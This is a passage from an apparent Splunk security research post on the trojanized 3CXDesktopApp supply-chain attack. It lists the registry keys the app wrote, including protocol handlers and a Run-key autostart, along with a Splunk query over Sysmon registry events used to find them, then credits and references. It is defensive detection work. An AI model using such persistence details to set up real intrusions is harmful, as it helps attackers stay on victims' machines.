HKU\S-1-5-21-2126937381-3842905909-1636914737-500_Classes\callto\shell\open\command\(Default)	"C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\3CXDesktopApp.exe" "%%1"
HKU\S-1-5-21-2126937381-3842905909-1636914737-500_Classes\tcx+app\shell\open\command\(Default)	"C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\3CXDesktopApp.exe" "%%1"
HKU\S-1-5-21-2126937381-3842905909-1636914737-500\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\3CXDesktopApp	"C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\3CXDesktopApp.exe" autoLaunch

Now the registry modifications from the 3CXDesktopApp. This is an abbreviated version as there are a lot of standard modifications in the output.

```
 `sysmon` EventID IN (12,13,14)   process_name="3cxdesktopapp.exe"
| stats values(registry_value_data) by registry_path
```

registry_path	values(registry_value_data)
HKU\S-1-5-21-2126937381-3842905909-1636914737-500_Classes\tcx+nav\(Default)	URL:tcx+nav
HKU\S-1-5-21-2126937381-3842905909-1636914737-500_Classes\CLSID\{520AA812-396B-40DE-8ED1-0EDC70630DBE}\LocalServer32\(Default)	C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\3CXDesktopApp.exe
HKU\S-1-5-21-2126937381-3842905909-1636914737-500\SOFTWARE\Microsoft\ActiveMovie\devenum 64-bit\Version	0x00000007
HKU\S-1-5-21-2126937381-3842905909-1636914737-500\SOFTWARE\Microsoft\CTF\RemoteSession\KeyboardLayout	0x00000000
HKU\S-1-5-21-2126937381-3842905909-1636914737-500\SOFTWARE\Microsoft\CTF\RemoteSession\CLSID	(Empty)
HKU\S-1-5-21-2126937381-3842905909-1636914737-500\SOFTWARE\Microsoft\CTF\RemoteSession\Profile	(Empty)
HKU\S-1-5-21-2126937381-3842905909-1636914737-500_Classes\tcx+nav\URL Protocol	(Empty)
HKU\S-1-5-21-2126937381-3842905909-1636914737-500_Classes\tcx+nav\shell\open\command\(Default)	"C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\3CXDesktopApp.exe" "%%1"

Learn More

You can find the latest content and security analytic stories on GitHub and in Splunkbase. Splunk Security Essentials also has all these detections available via push update.

For a full list of security content, check out the release notes on Splunk Docs.

Feedback

Any feedback or requests? Feel free to put in an issue on GitHub and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions If you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank Michael Haag and Teoderick Contreras for authoring this post and the entire Splunk Threat Research Team (Rod Soto, Mauricio Velazco, Lou Stella, Bhavin Patel, Eric McGinnis, and Patrick Bareiss) for their contribution to this release.

References:

- https://www.3cx.com/blog/news/desktopapp-security-alert/
- https://www.volexity.com/blog/2023/03/30/3cx-supply-chain-compromise-leads-to-iconic-incident/
- https://www.sentinelone.com/blog/smoothoperator-ongoing-campaign-trojanizes-3cx-software-in-software-supply-chain-attack/
- https://www.reddit.com/r/crowdstrike/comments/125r3uu/20230329_situational_awareness_crowdstrike/
- https://www.cisa.gov/news-events/alerts/2023/03/30/supply-chain-attack-against-3cxdesktopapp
- https://www.3cx.com/community/threads/crowdstrike-endpoint-security-detection-re-3cx-desktop-app.119934/page-2#post-558898
- https://www.3cx.com/community/threads/3cx-desktopapp-security-alert.119951/
